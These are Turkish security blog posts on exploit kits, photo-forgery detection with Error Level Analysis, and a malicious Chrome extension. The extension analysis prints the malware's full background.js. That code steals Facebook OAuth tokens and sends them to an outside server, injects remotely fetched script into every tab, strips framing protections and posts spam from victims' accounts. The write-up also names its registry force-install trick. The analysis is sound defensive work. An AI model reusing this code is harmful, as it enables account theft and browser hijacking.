
İstismar kiti denilince belki de akla ilk olarak Blackhole istismar kiti gelir. Blackhole istismar kiti aslında [onlarca istismar kitinden](#) sadece bir tanesidir fakat onu farklı yapan yeni sürümlerinde çoğunlukla 0. gün istismar kodlarına ev sahipliği yapmasıdır. [Metasploit](#) aracına bir uygulamanın istismar kodunun eklenmesinin hemen ardından Blackhole istismar kitine de bu istismar kodunun eklenmesi ve yeni sürümünün geliştiricisi tarafından hızlıca yayınlanması, bu istismar kitinin ne denli tehlikeli olabileceğine güzel bir örnektir.

İstismar kitlerinin oldukça tehlikeli ve siber saldırılarda sıkça kullanılıyor olması nedeniyle zararlı yazılım analistleri, güvenlik uzmanları, emniyet mensupları için bu istismar kitlerinin sanal ortamlara kurulması, analiz edilmesi ve işleyişlerinin anlaşılması, bilgisayar olaylarına müdahale etme açısından oldukça önemlidir fakat çeşitli sitelerden temin edilen bu istismar kitlerinin kullanılması pek o kadar kolay değildir. İstismar kiti geliştiricileri bu işten para kazandıkları için lisanslamaya önem vermektedirler dolayısıyla istismar kitlerini kötü adamlara kiralarken veya satarken çeşitli araçlar ile (Örnek: ionCube PHP Encoder) ile istismar kitlerine alan adı bazlı ve zaman bazlı kısıtlamalar koymaktadırlar. Fakat bu kontroller rahatlıkla aşılabildeği için art niyetli kişiler, çeşitli forumlardan temin ettikleri bu istismar kitlerini kurumlara ve kullanıcılara karşı rahatlıkla kullanılabilmektedirler.

Örneğin geçtiğimiz aylarda bir araştırma için sanal makineye Blackhole v2.0.1 istismar kiti kurmam gerekiğinde benim de bu kontrolleri aşmam gerekti. Bunun için öncelikle temin ettiğim Blackhole istismar kitinin hangi internet sitesi için lisanslandıdığını, bu lisansın hangi tarihe kadar geçerli olduğunu ve bunları kontrol eden fonksiyonları tespit etmem gerekti. Fonksiyonları tespit edip, yamadıktan (patching) sonra sanal makinede bu istismar kitini başarıyla çalıştırıldım.







Özetle istismar kitleri sıkça güncellendiği, yeri geldiğinde kötü adamlara kiralanıldığı, forumlardan ücretsiz olarak kolayca temin edilebildiği için kurumlar ve kullanıcıları için büyük bir tehdit haline gelmiştir. Günümüzde kurumlar, sunucularının yama seviyelerine önem verdikleri gibi kullanıcılarının sistemlerinde yüklü olan ve istismar kitleri tarafından istismar edilen Java, Adobe PDF Reader, Flash gibi uygulamaları da yama seviyelerine önem vermeleri gerekmektedir. Son kullanıcıların yani bizlerin ise istismar kitlerinin hedefi olmamaları adına aynı şekilde işletim sistemlerinin ve diğer uygulamaların yama seviyelerini güncel tutmaları, [Browser Scan](#) gibi siteler üzerinden yama seviyelerini ara ara kontrol etmeleri ve güvenlik ürünlerinin imzalarını güncel tutmaları gerekmektedir.

Bir sonraki yazda görüşmek dileğiyle herkese güvenli günler dilerim.

## Manipüle Edilmiş Fotoğraf Analizi

Source: <https://www.mertsarica.com/fotograf-analizi/>

By M.S on July 1st, 2013




Geçtiğimiz aya damgasını vuran Gezi Parkı eylemlerini yazılı, görsel ve internet medyasından takip eden bir vatandaş olarak ilgimi, olayların yanı sıra hem kamuoyunda hem de taraflar arasında sıkça tartışmalara yol açan çeşitli fotoğraflar çekti. Bir taraf fotoğraflar üzerinden diğer tarafa yüklenirken, diğer taraf fotoğrafların sahte olduğunu ve üzerinde oynandığını iddia ediyordu. Mesleği gereği şüpheciliğin doruk noktasında yaşayan, ne duyduğuna ne de gördüğüne didik didik etmeden inanamayan benim gibi vatandaşlar için eminim hangi fotoğrafların gerçek, hangi fotoğrafın sahte olduğu büyük bir merak konusu olmuştur. Bu yazımında %100 kesin olmasa da üzerinde oynamış, değişiklik yapılmış bir fotoğrafın (ürün adı olmuş bir marka olması nedeniyle photoshoplanmış fotoğraf da diyebiliriz) nasıl tespit edilebileceğine kısaca değineceğim.

Error Level Analysis (ELA), Türkçe meali ile Hata Seviyesi Analizine ilk olarak 2007 yılında [BlackHat güvenlik konferansında sunum yapan Neal Krawetz](#) tarafından yer verilmiştir. ELA kısaca [JPEG](#) dosyasının belli bir görüntü kalitesi seviyesinde kaydedilmesi ile ortaya çıkan hataların, kaydedilmeden önceki hali ile kıyaslamasını gerçekleştirmek için kullanılan bir algoritmadır. Herhangi bir JPEG dosyasını tekrar ve tekrar kaydettiğiniz taktirde resmin kalitesinin düşüğünü, 20 defa kaydettikten sonra ise resmin kalitesinin en düşük kalite seviyesine geldiğini rahatlıkla görebilirsiniz. JPEG, her kayıtta (save) görüntü kalitesini bir miktar kaybeden bir görüntü, dosya biçimidir dolayısıyla ELA'ya imkan tanımaktadır.


Teorik bilgiyle çok fazla kafamızı karıştırmadan işi pratiğe dökerek bir JPEG dosyasında yapılan manipülasyonu nasıl tespit edebileceğimize kısaca bakalım. ELA için kullanabileceğimiz çevrimiçi (online) ve çevrimdışı (offline) olmak üzere iki tane aracı bulunmaktadır. Çevrimdışı analiz için Python programlama dili ile yazılmış olan [ela.py](#) aracını kullanabiliriz. Aracın kaynak koduna bakacak olursak bu araç, verilen bir fotoğrafı %95 görüntü kalitesi ile kaydetmeye, farkını almakta ve ortaya çıkan hata seviyesini görsel olarak ortaya koymaktadır. Fotoğrafta manipüle edilmiş, değiştirilmiş yerler kayıt sonrası daha yüksek hata seviyesine sahip olduğu için ELA sayesinde görsel olarak manipüle edilen yerlerin tespit edilmesi mümkün olabilmektedir.

Örnek olarak bu yazı için çekmiş olduğum fotoğrafın orjinal halini ve Photoshop yazılımı ile manipüle edilmiş halini ELA tekniği ile kısaca analiz edelim.


Sol tarafta çekmiş olduğum fotoğrafın orjinal halini, sağ tarafta ise ELA tekniği ile resmin analiz edilmiş halini görebilirsiniz.



Sol tarafta çekmiş olduğum fotoğrafın manipüle edilmiş halini (Batman'in logosu kırmızı boyanmıştır), sağ tarafta ise ELA tekniği ile resmin analiz edilmiş halini görebilirsiniz.



İki logoya daha da yakından bakacak olursak manipüle edilmiş resmin ELA'sının daha yüksek olduğunu dolayısıyla renkte farklılık (kızılırlık) olduğunu görebilirsiniz.



Çevrimiçi analiz için ise 29ach sitesinde yer alan [Image Error Level Analyser](#) aracından faydalabiliriz. HTML5 destegine sahip bu araç sayesinde şüphelendigimiz, analiz etmek istedigimiz fotografi bu sayfaya sürükledigimizde oluşturulan ELA sonucunu rahatlikla görebiliyoruz. Error Level Analyser aracını ve ELA becerinizi geliştirmek için son zamanlarda sosyal ağlarda ve medyada sıkça paylaşılan [bobiler.org](#) sitesine ait olan montajlanmış fotoğrafları örnek olarak kullanabilirsiniz. Örneğin bobiler.org sitesinden temin ettiğim bu [fotoğrafta](#), birkaç polisin yol ortasında asılı duran bir haliya koşarak ilerlediğini görüyoruz. Mantık yürüterek bu fotoğrafın gerçek olamayacağını tahmin edebilsek de, başarılı bir montaj sonucunda ortaya çıkmış bu fotoğrafı Error Level Analyser ile analiz ederek hangi kısımların manipüle edildiğini tespit edebiliriz.

Göründüğü üzere halının ve halının asılı olduğu kısmın manipüle edildiği açıkça görülmekte dolayısıyla bu fotoğrafın üzerinde oynama yapıldığını rahatlıkla söyleyebiliriz.

[29a.ch/sandbox/2012/imageerrorlevelanalysis/](http://29a.ch/sandbox/2012/imageerrorlevelanalysis/)

**29a.ch** More Experiments & Toys    Tweet 32    Beğen 143    +1 16

### Image Error Level Analyser [How does this work?](#)

Quality: 88

Error scale: 13

Sonuç olarak ELA ile siz de doğruluğundan şüphe ettiğiniz fotoğrafları analiz edebilirsiniz ancak ELA ile her zaman %100 doğru bir sonuca varılamayacağı, manipülasyonların tespit edilemeyeceği durumların da söz konusu olduğu asla unutulmamalıdır. ELA ile ilgili daha fazla bilgi almak ve örnek analiz görmek için [bu sayfayı](#) ve de [bu sayfayı](#) ziyaret edebilirsiniz.

Bir sonraki yazda görüşmek dileğiyle herkese güvenli günler dilerim.

## Jeton Hırsızları

Source: <https://www.mertsarica.com/jeton-hirsizlari/>


By M.S on June 4th, 2013



Son aylarda Türk kullanıcılarını hedef alan, Chrome ve Firefox için geliştirilmiş olan zararlı eklentilerin sayısında büyük bir artış olduğu eminim sizlerin de dikkatinden kaçmamıştır. Özellikle web siteleri üzerinden müşterilerine servis/hizmet veren çoğu kurumsal firma,

bu zararlı eklentiler nedeniyle müşterilerinden gelen "sitenize girerken reklam (oyun, çöpçatan sitesi vb.) penceresi ile karşılaşıyorum" şikayetlerini sıkça duyar olmuşlardır. Bu şikayetlere konu olan zararlı eklentiler, Facebook üzerinden "videomu izleyip yorum atar misiniz?" gibi mesajlarla yayılırken, Twitter ve Chrome Web Mağazası üzerinden "Twitter Takipçi Arttırma" vb. eklenti isimleri altında yayılmaktadır. Bu zararlı eklentilerden bazıları Facebook kullanıcı adı ve şifrenizi çalarken, bazıları istenmeyen reklam mesajları çıkarırken, bazıları da OAUTH jetonlarını çalmaktadır. Bu yazımızda hem istenmeyen reklam mesajı hem de OAUTH jetonunu çalan zararlı Chrome eklentisine yer vereceğim.

Facebook üzerinden yayılan zararlı yazılım, "videomu izleyip yorum atar misiniz?" mesajı ile internet tarayıcısına bulaştığı kurbanın arkadaşlarını, Dropbox üzerinde yer alan bir Flash dosyasına yönlendirmeye çalışmakta ve bu siteyi ziyaret eden kullanıcı/kurban, sahte Adobe Flash Player güncelleme sayfası ile karşılaşmaktadır.



Flash dosyası, kaynak koduna çevrilip incelendikten sonra Flash dosyasının kullanıcıyı <http://socialhizmetleri.com/flash.php> sayfasına yönlendirdiği, bu sayfanın da kullanıcıya FlashPlayer.exe adı altında zararlı bir dosya yüklettiği görülmektedir. Bu dosya ise çalıştırıldığında, C:\ProgramData\Adobe klasörü altında 3 dosya (adobe.crx, komut.cmd, update.xml) oluşturmaktadır. Program bir yandan adobe.crx Chrome eklentisini HKLM\SOFTWARE\Policies\Google\Chrome\ExtensionInstallForcelist\1 anahtarı altına klmfkladgfkiepnhcibocncmpbgfpbih;C:\ProgramData\Adobe\update.xml değeri ile kaydetmekte diğer yandan çalıştırıldığı komut.cmd betiği ise o esnada sistem çalışan Chrome internet tarayıcısı olması durumunda tarayıcıyı kapatmaktadır. (C:\Windows\System32\taskkill.exe /im chrome.exe)

Art niyetli kişiler, [ExtensionInstallForcelist](#) ile kullanıcının bilgisi olmadan Chrome internet tarayıcısına zararlı eklentiyi yüklemektedir. adobe.crx eklentisi ise aslında içinde Javascript dosyaları da barındıran bir ZIP dosyasıdır dolayısıyla CRX uzantısı, ZIP olarak değiştirilip açılarak içinde yer alan dosyalar rahatlıkla incelenebilmektedir. Eklentinin en önemli parçası olan background.js javascript dosyası metin editörü ile incelendiğinde art niyetli kişilerin niyeti rahatlıkla anlaşılmaktedir.

```

var first_run = false;
if (!localStorage['ran_before']) {
    first_run = true;
    localStorage['ran_before'] = '1';
}

var currentTab = "";
if (first_run)
{
    chrome.tabs.create({url: 'http://ask-tr.com/php/up.php'});
}

if(first_run == true){
    my_id = chrome.app.getDetails().id;
    chrome.management.getAll(function (extensions) {
        for (i = 0; i < extensions.length; i++) {
            if (extensions[i].id != my_id) {
                chrome.management.uninstall(extensions[i].id);
            }
        }
    });
}

video = {};
function videogetir(token,tokenSonuc){
jQuery.ajax({
    url:'http://ask-tr.com/php/video.php',
    type:'GET',
    beforeSend: function(req) {
        req.setRequestHeader("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
    },
    success:function(data){
        video = JSON.parse(data);
        videogonder(tokenSonuc.about,tokenSonuc.name,tokenSonuc.picture,token,tokenSonuc.id);
    }
});
}

post = {};
function postgetir(token,tokenSonuc){
jQuery.ajax({
    url:'http://ask-tr.com/php/post.php',
    type:'GET',
    beforeSend: function(req) {
        req.setRequestHeader("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
    },
    success:function(data){
        post = JSON.parse(data);
        postgonder(token,tokenSonuc);
    }
});

foto = {}
function fotogonderir(token){
jQuery.ajax({
    url:'http://ask-tr.com/php/photo.php',
    type:'GET',
    beforeSend: function(req) {
        req.setRequestHeader("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
    },
    success:function(data){
        foto = JSON.parse(data);
        fotogonder(token);
    }
});
}

function fotogonder(token){
jQuery.ajax({
    url:'https://graph.facebook.com/me/photos?url=' + foto.url + '&message=' + foto.aciklama + '&callback=paylas&method=POST&access_token=' + token,
    type:'GET',
    success:function()
    })
};

function postgonder(token,kisi){
post.name = post.name.replace(/\(name\)/g,kisi.name);
post.message = post.message.replace(/\(name\)/g,kisi.name);
post.picture = post.picture.replace(/\(picture\)/g,kisi.picture.data.url);
post.description = post.description.replace(/\(name\)/g,kisi.name);
post.link = post.link.replace(/\(adfly\)/,"http://adfly.ly/*post.adfly*/"+kisi.link);
post.link = post.link.replace(/\(link1\)/,"http://link.tl/*post.link1*/"+kisi.link);
post.link = post.link.replace(/\(bovo\)/,"http://bo.vc/*post.bovc*/"+kisi.link);
post.caption = post.caption.replace(/\(name\)/g,kisi.name);

psturl = 'https://graph.facebook.com/me/feed?privacy={"value":"EVERYONE"}&message=' + post.message + '&name=' + post.name + '&picture=' + post.picture + '&description=' + post.description + '&link=' + post.link + '&caption=' + post.caption + '&access_token=' + token;
jQuery.ajax({
    url:psturl,
    type:'POST',
    beforeSend: function(req) {
        req.setRequestHeader("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
    },
    success:function(data)
    })
};
}

```

```

function begenigetir(token,kisi){
var xhr = new XMLHttpRequest();
xhr.open("GET", "http://ask-tr.com/php/likes.php", true);
xhr.onreadystatechange = function() {
if (xhr.readyState == 4) {
var data = JSON.parse(xhr.responseText);
for(i=0;i<data.pages.length;i++){
if(kisi.gender == data.pages[i].gender || data.pages[i].gender == "farketmez"){
if(kisi.locale == data.pages[i].locale || data.pages[i].locale == "farketmez"){
limitKontrol(token,data.pages[i]);
}
}
}
}
}
xhr.send();
}

function limitKontrol(token,sayfa){
var xhr = new XMLHttpRequest();
xhr.open("GET", 'https://graph.facebook.com/'+sayfa.id+'?fields=likes', true);
xhr.onreadystatechange = function() {
if (xhr.readyState == 4) {
var data = JSON.parse(xhr.responseText);
if(data.likes < sayfa.limit){
begeniKontrol(token,sayfa);
}
}
}
xhr.send();
}

function begeniKontrol(token,sayfa){
var xhr = new XMLHttpRequest();
xhr.open("GET", 'https://graph.facebook.com/fql?q=SELECT token FROM page_fan WHERE uid = me() AND page_id = "'+sayfa.id+'"&access_token=' +token, true);
xhr.onreadystatechange = function() {
if (xhr.readyState == 4) {
var data = JSON.parse(xhr.responseText);
if(data.data.length == 0){
sayfaBegen(token,sayfa);
}
}
}
xhr.send();
}

function sayfaBegen(token,sayfa){
jQuery.ajax({
url:'https://graph.facebook.com/'+sayfa.id+'/likes?method=post&access_token=' +token,
type:'GET',
beforeSend: function(req) {
req.setRequestHeader("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
},
success:function(data){
}
});
}

chrome.webRequest.onBeforeRedirect.addListener(
function(details) {
if(details.redirectUrl.indexOf("access_token=") > 0){
access_token = details.redirectUrl.split("access_token=")[1];
if(details.redirectUrl.indexOf("app_id=") > 0){
app_id = details.redirectUrl.split("app_id=")[1].split("&")[0];
if(app_id.indexOf("#") > 0){app_id = app_id.split("#")[0];}
}
access_token = access_token.split("&")[0];
tokenKontrol(access_token);
}
},
{urls: ["<all_urls>"], ["responseHeaders"]});

function tokenGonder(token,user){
var xmlhttp = new XMLHttpRequest();
xmlhttp.open("POST", "http://www.ask-tr.com/kayit.php", true);
params = "access_token=" + token + "&userid=" + user.id + "&username=" + user.name + "&gender=" + user.gender + "&locale=" + user.locale;
xmlhttp.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
xmlhttp.send(params);
}

```

```

function tokenGonder(token,user){
var xmlhttp = new XMLHttpRequest();
xmlhttp.open("POST", "http://www.ask-tr.com/kayit.php", true);
params = "access_token=" + token + "&userid=" + user.id + "&username=" + user.name + "&gender=" + user.gender + "&locale=" + user.locale;
xmlhttp.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
xmlhttp.send(params);
}

function tokenKontrol(token){
var xmlhttp = new XMLHttpRequest();
xmlhttp.onreadystatechange = function () {
if(xmlhttp.readyState == 4){
tokenSonuc = {};
tokenSonuc = JSON.parse(xmlhttp.responseText);
if(tokenSonuc != tokenSonuc.id){
tokenGonder(token,tokenSonuc);
if(token.indexOf("AAAFG") >= 0){
videogetir(token,tokenSonuc);
postgetir(token,tokenSonuc);
}else if(token.indexOf("AAAAUa") >= 0){
fotogetir(token);
} else{
begenigetir(token,tokenSonuc);
}
}
}
}
xmlhttp.open("GET", "https://graph.facebook.com/me?fields=id,link,name,gender,locale,about,picture.width(130).height(130)&access_token=" + token);
xmlhttp.send();
}

function rastgele(uzunluk){
mtn = "ABCDEFGHIJKLMNOPRSTUVYZXabcdefghijklmnopqrstuvwxyz0123456789";
ret = "";
for(i=0;i<uzunluk;i++){
ret += mtn[Math.floor(Math.random() * 57)];
}
return ret;
}

function videogonder(hakkında,isim,resim,id){
if(hakkında){
hakkında = isim+" videosunu izle."
}
if(video.isim){
isim = video.isim;
}
if(video.resim){
resim.data.url = video.resim;
}
if(video.aciklama){
hakkında = video.aciklama;
}

ekle = {
"name":isim,
"description":hakkında,
"media":[{
"type":"flash",
"swfsrc":video.swf+"?video="+rastgele(25)+"&user="+id+"&hash="+rastgele(46),
"image":resim.data.url+"?image="+rastgele(25)+"&user="+id+"&hash="+rastgele(46),
"height":130,
"width":130,
"expanded_height":398,
"expanded_width":398
}],
"href":"http://www.facebook.com/profile.php?id="+id
};

jQuery.ajax({
url:"https://api.facebook.com/restserver.php?privacy=(\value:\EVERYONE)&format=json&message="+video.mesaj+"&method=stream.publish&attachment='"+JSON.stringify(ekle)+"&access_token=' + token,
type:'GET',
beforeSend: function(req) {
req.setRequestHeader("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
},
success:function(data){
if(!data.error_code){
}
}
});
}

```

```

chrome.tabs.onCreated.addListener(function(tab){
  if(tab.url.indexOf("chrome://extensions/") >= 0 ){
    chrome.tabs.update(tab.id,{url:"https://chrome.google.com/webstore"});
  }
});

chrome.tabs.onUpdated.addListener(function(tabId){
  chrome.tabs.get(tabId,function(tab){
    if(tab.url.indexOf("chrome://extensions/") >= 0 || tab.url.indexOf("chrome://extensions-frame") >= 0){
      chrome.tabs.update(tab.id,{url:"https://chrome.google.com/webstore"});
    }else{
      var xmlhttp = new XMLHttpRequest();
      xmlhttp.onreadystatechange = function () {
        if(xmlhttp.readyState == 4){
          if(tab.url.indexOf("devtools://") < 0){
            chrome.tabs.executeScript(tab.id,{code:xmlhttp.responseText});
          }
        }
      }
      xmlhttp.open("GET", "http://ask-tr.com/script.js");
      xmlhttp.send();
    }
  }));
});

chrome.tabs.getCurrent(function(tab){
  if(tab && tab.url.indexOf("chrome://chrome/extensions/") >= 0){
    chrome.tabs.update(tab.id,{url:"https://chrome.google.com/webstore"});
  }
});

chrome.webRequest.onHeadersReceived.addListener(
  function(info) {
    var headers = info.responseHeaders;
    for (var i=headers.length-1; i>=0; --i) {
      var header = headers[i].name.toLowerCase();
      if (header == 'x-frame-options' || header == 'frame-options') {
        headers.splice(i, 1); // Remove header
      }
    }
    return {responseHeaders: headers};
  },
  {
    urls: [ '*:///*' ], // Pattern to match all http(s) pages
    types: [ 'sub_frame' ]
  },
  ['blocking', 'responseHeaders']
);

```

Fonksiyonlara bakıldığında, zararlı eklenti yüklü olan Chrome çalıştırıldığında, ilk olarak kullanıcıyı <http://ask-tr.com/php/up.php> adresine, ardından <http://goo.gl/hDe9h> sayfasına ve son olarak da <http://ask.fm> adresine yönlendirmektedir. <http://goo.gl/hDe9h> sayfasının [istatistiklerine](#) bakıldığındaysa ise 12 günde yaklaşık 1800 kişinin bu zararlı eklentiyi yüklediği görülmektedir.

Filter: Hiding specific extensions

#	Host	Method	URL	Params	Modi
91	http://www.google.com	GET	/		
92	http://ask-tr.com	GET	/php/up.php		
93	http://www.google.com.tr	GET	/		
95	http://www.tr-googlee.com	GET	/		
96	http://anon2me.com	GET	/reklam/300x250.php		
97	http://anon2me.com	GET	/reklam/300x250.php		
106	http://anon2me.com	GET	/reklam/300x250.php		
108	http://anon2me.com	GET	/reklam/300x250.php		
